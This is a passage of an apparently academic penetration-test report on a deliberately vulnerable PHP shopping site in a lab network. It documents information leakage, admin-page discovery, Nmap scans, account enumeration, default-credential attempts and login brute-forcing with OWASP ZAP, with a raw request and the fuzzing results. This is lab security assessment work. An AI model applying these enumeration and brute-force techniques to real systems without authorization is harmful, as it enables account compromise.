Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared, /opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared, instantclient, /opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared, /opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared, /opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525, NTS
PHP Extension Build	API20100525, NTS

Figure 15 - info.php displaying configuration information


Another default file was found to be accessible at http://192.168.1.10/cgi-bin/test-cgi - this file is a test script file created within the directory of CGI files (Common Gateway Interface). These files allow for scripts to communicate with the hosting server. It leaks a variety of information including the underlying technologies (See Figure 16) and also took arguments through the URL from input following a ? character, though basic attempts at command execution through this failed as did subsequent fuzzing attempts at command injection.



```
CGI/1.0 test script report:

argc is 0. argv is .

SERVER_SOFTWARE = Apache/2.4.3 (Unix) PHP/5.4.7
SERVER_NAME = 192.168.1.10
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING =
REMOTE_HOST =
REMOTE_ADDR = 192.168.1.253
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

Figure 16 - test-cgi file

A second file within cig-bin located at http://192.168.1.10/cgi-bin/printenv was found to be accessible. This file similarly leaked a large amount of information, this time about the environment the CGI was located in. See Figure 17.



```
CONTEXT_DOCUMENT_ROOT="/opt/lampp/cgi-bin/"
CONTEXT_PREFIX="/cgi-bin/"
DOCUMENT_ROOT="/mnt/sda2/swag/target"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
HTTP_ACCEPT_LANGUAGE="en-US,en;q=0.5"
HTTP_CONNECTION="keep-alive"
HTTP_COOKIE="PHPSESSID=nl23er4e4djvduuv6bqvqc9rj0; SecretCookie=22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a31373030373135373034"
HTTP_HOST="192.168.1.10"
HTTP_UPGRADE_INSECURE_REQUESTS="1"
HTTP_USER_AGENT="Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
LD_LIBRARY_PATH="/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib"
PATH="/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin"
QUERY_STRING=""
REMOTE_ADDR="192.168.1.253"
REMOTE_PORT="55065"
REQUEST_METHOD="GET"
REQUEST_SCHEME="http"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="/opt/lampp/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.1.10"
SERVER_ADMIN="you@example.com"
SERVER_NAME="192.168.1.10"
SERVER_PORT="80"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE=""
SERVER_SOFTWARE="Apache/2.4.3 (Unix) PHP/5.4.7"
UNIQUE_ID="ZV2EQX8AAAEAAFXsITUAAAAh"
```

Figure 17 - printenv page output

3.2.2 Enumerate Infrastructure and Application Admin Interfaces

There was an accessible admin interface at 192.168.10.1/admin/ discovered by forced browsing.





Figure 18 - Administrator Login Portal

Additionally, all the files under the /admin/ directory were visible, specifically the pages within /admin/include which had the files shown in Figure 19.




Index of /admin/include

Name	Last modified	Size	Description
Parent Directory		-	
config.php	2023-09-21 10:27	312	
footer.php	2017-01-24 18:43	154	
header.php	2017-03-15 16:40	1.0K	
sidebar.php	2017-03-15 17:04	2.9K	

Figure 19 - /admin/include directory

Of particular note was “sidebar.php” which showed all the available admin pages, but they were not visitable by a user. See Figure 20.



- Order Management
  - Today's Orders
  - Pending Orders
  - Delivered Orders
- Manage users
- Create Category
- Sub Category
- Insert Product
- Manage Products
- User Login Log
- Logout

Figure 20 - sidebar.php showing links to administrator pages

This was because these pages point to incorrect URLS due to their formatting, for example, clicking "Manage products" will fail as it attempts to direct toward:

http://192.168.1.10/admin/include/manage-products.php

When the actual admin interface was at:

http://192.168.1.10/admin/manage-products.php


This still did provide significant information leakage.

3.2.3 Test HTTP Methods

HTTP Methods relate to the type of requests that can be made against the webserver.

The available HTTP Methods were assessed using Nmap with the following command:

```
nmap -p 80 --script http-methods 192.168.1.10
```



```
PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

Figure 21 - Nmap HTTP Methods Scan

This showed that 4 methods were available:

- GET
- HEAD
- POST
- OPTIONS


3.2.4 Test HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) is a header that informs browsers that a site should only be accessed using HTTPS and that any attempts to access it should be redirected to use HTTPS.

This header was obviously not in place as all connections made by the tester to the site were done under HTTP, not HTTPS.

This was further shown by an Nmap scan testing for all HTTP headers, with the command:

```
nmap -p 80 --script http-security-headers 192.168.1.10
```



```
PORT   STATE SERVICE
80/tcp open  http
| http-security-headers:
|   Cache_Control:
|     Header: Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
|   Pragma:
|     Header: Pragma: no-cache
|   Expires:
|_    Header: Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Figure 22 - Nmap scan for HTTP Security Headers

As can be seen in Figure 22, there is no Strict Transport Security header.

3.3 Identity Management Testing

3.3.1 Test Role Definitions

Due to the segmented nature of the system, there are only two roles within the system, that of a user and an administrator and they are stored in different databases entirely. See Testing for SQL Injection for more information.

3.3.2 Test User Registration Process

The user registration form required 5 fields to be filled out:


- Full Name
- Email Address
- Contact Number
- Password
- Confirm Password

For more detailed analysis of the Email and password fields, see Testing for Weak Password Policy and Testing for Weak or Unenforced Username Policy respectively.

The full name field was of type text and had no length restriction.

The contact number field was of type text and had a length restriction of 10.


There was no enforcement regarding identical credential usage. It was tested if a user could register with the same email as the provided test user with email hacklab@hacklab.com and this was confirmed to be possible meaning that two users can have the same email. See Figure 23



#	Name	Email	Contact no
1	Steve Brown	hacklab@hacklab.com	999
2	Tom Brown	TomBrown@gmail.com	8285703355
3	Test	hacklab@hacklab.com	45454

Figure 23 - Users with identical emails

It was then tested if a user could have the same email address, contact number and password as an existing user. This was shown to be subsequently possible as seen in Figure 24.



6	Tom	same@same.com	333	,,-0	,,-0
7	Harry	same@same.com	333	,,-0	,,-0

Figure 24 - Identical email, contact number and password accounts

This essentially made it impossible for the second user to login, as the query will find Tom first, meaning in this example, Harry would be unable to login to his account due to Tom's entry.

3.3.3 Test Account Provisioning Process

Of the two roles that exist, administrators and users - these two roles are strictly provisioned. Through browsing the administration panel it was determined an administrator could not alter other administrators, nor could they add, delete or remove other users. A user similarly could not modify or change any administrator accounts. Users and administrators cannot even delete their own accounts.

3.3.4 Testing for Account Enumeration and Guessable User Account


Account enumeration is the process by which an attacker can obtain information about an account.

To test for account enumeration, the login portal was queried using a known valid username and a known invalid one, both with an incorrect password to check the responses. See Table 8.

Table 8 - Credentials used to test account enumeration with standard login portal

Valid Username	Incorrect Password
hacklab@hacklab.com	test
Invalid Username	Incorrect Password
fakepass@fake.com	test


They were substantially different. If an invalid username was provided, there was a full page alert that mentions such (See Figure 25). If the username was existent it will simply append some text above the login portal about one aspect being incorrect (See Figure 26).



192.168.1.10

Username not found

Figure 25 - Invalid username entered



Invalid email id or Password

Email Address *

Password *


Figure 26 - Valid username entered

The admin portal was also put though this with the credentials in Table 9.

Table 9 - Credentials used to test account enumeration with admin login portal

Valid Username	Incorrect Password
admin	test
Invalid Username	Incorrect Password
john	test

The admin portal gave the same response regardless of username, preventing enumeration. See Figure 27.



Sign In

Invalid username or password

Figure 27 - Output of incorrect password regardless of username within the admin portal

3.3.5 Testing for Weak or Unenforced Username Policy

A weak or unenforced username policy relates to the constraints a user is under when registering with a username such as length, type of text etc.

On account of the fact that email address was used for login in combination with a password it was treated as the username. To test for the username policy initially a variety of usernames were entered as follows with all other fields filled in appropriately:


Table 10 - Username values and corresponding validity at registration

Username	Validity
	Form will not submit
T	Form will not submit
Test	Form will not submit
Test@	Form will not submit
Test@Test	Successful
Test@Test.com	Successful
A@A.A	Successful
“”@””	Form will not submit

Any email taking the format “[text]@[text]” is treated as a valid email address.

Due to the fact the form makes use of the standard HTML “type=email” attribute, it does attempt some validation but does not validate whether the email is active, live, or even belongs to the user.

To further demonstrate this, the HTML of the page was edited to remove the email attribute to see if it would allow for submission of data without validation. This was shown to be subsequently possible allowing for any data to be entered within the email field. See Figure 28.



#	Name	Email	Contact no	Shippping Address/City /State/Pincode	Billing Address/City/State /Pincode
1	Steve Brown	hacklab@hacklab.com	999	1 Bell Street,Dundee,Tayside-110001	1 Bell Street,Dundee,Tayside-110092
2	Tom Brown	TomBrown@gmail.com	8285703355	2 Brown Street,Arbroath,Tayside-1000	2 Brown Street,Dundee,Tayside-1000
3	Validation Removal Test	[Any Input Inserted Here]	42	,,-0	,,-0

Figure 28 - non-validated text input within email field displayed within the administrator panel

3.4 Authentication Testing

3.4.1 Testing for Default Credentials


Due to some of the services running on the site being pre-built packages, their default credentials were available online and were tried first followed by some simple common username + password combinations. However, due to the email being used to login for standard users it added significant complexity that likely contributed to this failing.

Table 11 - Default Credential Testing on Services

Service/page	Username	Password	Successful
Phpmyadmin	root		No
Phpmyadmin	root	password	No
Phpmyadmin	root	root	No
Phpmyadmin	root	admin	No
Admin Portal	admin	admin	No
Admin Portal	test	test	No
Admin Portal	root	root	No
Admin Portal	user	user	No
Login Portal	admin@admin	admin	No
Login Portal	test@test	test	No
Login Portal	root@root	root	No
Login Portal	user@user	user	No

3.4.2 Testing for Weak Lock Out Mechanism

The lockout mechanism was tested by fuzzing the password field of an intercepted login attempt with the correct username using OWASP ZAP (Figure 29). This was done so on both the admin and standard user login portal.




```
POST http://192.168.1.10/admin/ HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/admin/
Cookie: PHPSESSID=nl23er4e4djvduuv6bqvqc9rj0; SecretCookie=
22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e3
96e35306e3770333a31373030373135373034
Upgrade-Insecure-Requests: 1

username=admin&password=test&submit=
```

Loc...	Value	# of Paylo...	# of Proce...
Body [...	test	3,546	0

☑ Remove Without Confirmation

Figure 29 - Fuzzing payload within OWASP ZAP



Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Pa
482	Fuzzed	302	Found	4 ms	521 bytes	0 bytes			bright
497	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			charity
508	Fuzzed	302	Found	5 ms	521 bytes	0 bytes			copper
515	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			cyclone
542	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			golfer
979	Fuzzed	302	Found	6 ms	521 bytes	0 bytes			mouse1
992	Fuzzed	302	Found	4 ms	521 bytes	0 bytes			oranges
996	Fuzzed	302	Found	4 ms	521 bytes	0 bytes			pandora
1,018	Fuzzed	302	Found	6 ms	521 bytes	0 bytes			preston
1,094	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			teddy
1,479	Fuzzed	302	Found	3 ms	521 bytes	0 bytes			honda1
1,490	Fuzzed	302	Found	3 ms	521 bytes	0 bytes			impact
1,489	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			iloveu
1,544	Fuzzed	302	Found	5 ms	521 bytes	0 bytes			kittycat
1,605	Fuzzed	302	Found	5 ms	521 bytes	0 bytes			microsoft
1,978	Fuzzed	302	Found	3 ms	521 bytes	0 bytes			mirror
1,980	Fuzzed	302	Found	7 ms	521 bytes	0 bytes			nemesis
2,002	Fuzzed	302	Found	4 ms	521 bytes	0 bytes			steph

Figure 30 – Responses to Fuzzing standard login password

Neither had any kind of lockout mechanism, as an attacker could send hundreds of requests (3 thousand within John.lst) with less than 3 milliseconds between them from the same host using the same username, with that account being able to be authenticated using the correct password immediately after. Meaning it did not lockout the account used for attack, nor the attacker’s machine.

HYDRA was attempted to be to used perform actual directory brute-forcing as a proof of concept but took too long to be reasonable as a testing step and suffered a few technical issues, ultimately being not practically necessary regardless.

3.4.3 Testing for Bypassing Authentication Schema

Bypassing the authentication schema related to accessing pages or resources that are intended to require a specific degree of authentication. This was tested by attempting to access pages only a logged in or administrator user should be able to access aka forced browsing.

If a page was accessed by a user without the required authentication to view it, the site will follow the following authentication schema:


- If attempting to access pages within the administrator directory, such as “http://192.168.1.10/admin/change-password.php”whilst unauthenticated they will be redirected to http://192.168.1.10/admin/index.php, the admin login page
- If attempting to access pages only a standard authenticated user should be able to access such as http://192.168.1.10/my-wishlist.php, a user will be redirected to http://192.168.1.10/index.php

Due to the fact that automated spidering and directory brute-forcing could be used to attempt to access all pages as an unauthenticated user, the output of those tools could be reviewed for their responses to see if any unauthorized access had taken place.

None of the relevant administrator pages were found to be accessible from a user with lower authentication such as a user with a standard account, similarly none of the user pages were found to be accessible to a user with lower authentication such as a user with no account.

3.4.4 Testing for Vulnerable Remember Password

The website has no opt-in remember password feature instead on login it automatically sets a secret cookie. This cookie has no set expiry time and was existent for as long as the session exists as seen in Figure 31, with the session being destroyed on explicit logout or browser close.




```
▼ SecretCookie: "22756e7078796e6f40756e7078796e
    Created: "Fri, 24 Nov 2023 18:23:36 GMT"
    Domain: "192.168.1.10"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Fri, 24 Nov 2023 18:23:36 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 142
```

Figure 31 - Secret Cookie attributes demonstrating a max-age of "Session"

3.4.5 Testing for Browser Cache Weaknesses

The cache policy was tested by examining the directives provided by responses within OWASP ZAP.




```
HTTP/1.1 302 Found
Date: Sun, 03 Dec 2023 08:49:54 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a3137303135393333333934
location: http://192.168.1.10/my-cart.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 32 - Response showing cache-control and pragma directives

From this it was assessed that the site made correct usage of cache directives to be sufficiently secure including no-cache, no-store and must-revalidate alongside the secondary pragma: no-cache directive.

3.4.6 Testing for Weak Password Policy

The password policy was tested by creating a new account with differing passwords. Through this it was discovered that there was no password policy in place whatsoever. The only requirement for a password is that it cannot be entirely blank, as the page simply gives no response when null is submitted, but one character for instance was fine, such as a [space] for instance. There was no numeric or capital letter based restrictions. See Figure 33 & Figure 34.



Full Name *
test


Email Address *
test@test.com

Contact No. *
1

Password. *
●

Confirm Password. *
●

Figure 33 - Submitted user account creation data



192.168.1.10

You are successfully register

Figure 34 - Successful registration with a one character password

This was then subsequently confirmed by logging into the account using a space as the password.


3.4.7 Testing for Weak Password Change or Reset Functionalities

3.4.7.1 Password Change

In order to change the password, 4 pieces of information were required for submission:

- Email Address – Automatically filled in from the user account information
- Current Password
- New password
- Confirm password – the new password again

meaning 3 unique pieces of information.



2 CHANGE PASSWORD

EMail Address

test2@test.test

Current Password*

New Password *


Confirm Password *

CHANGE

Figure 35 - Change password form

The password and confirm password field had to be identical or the form would not submit.

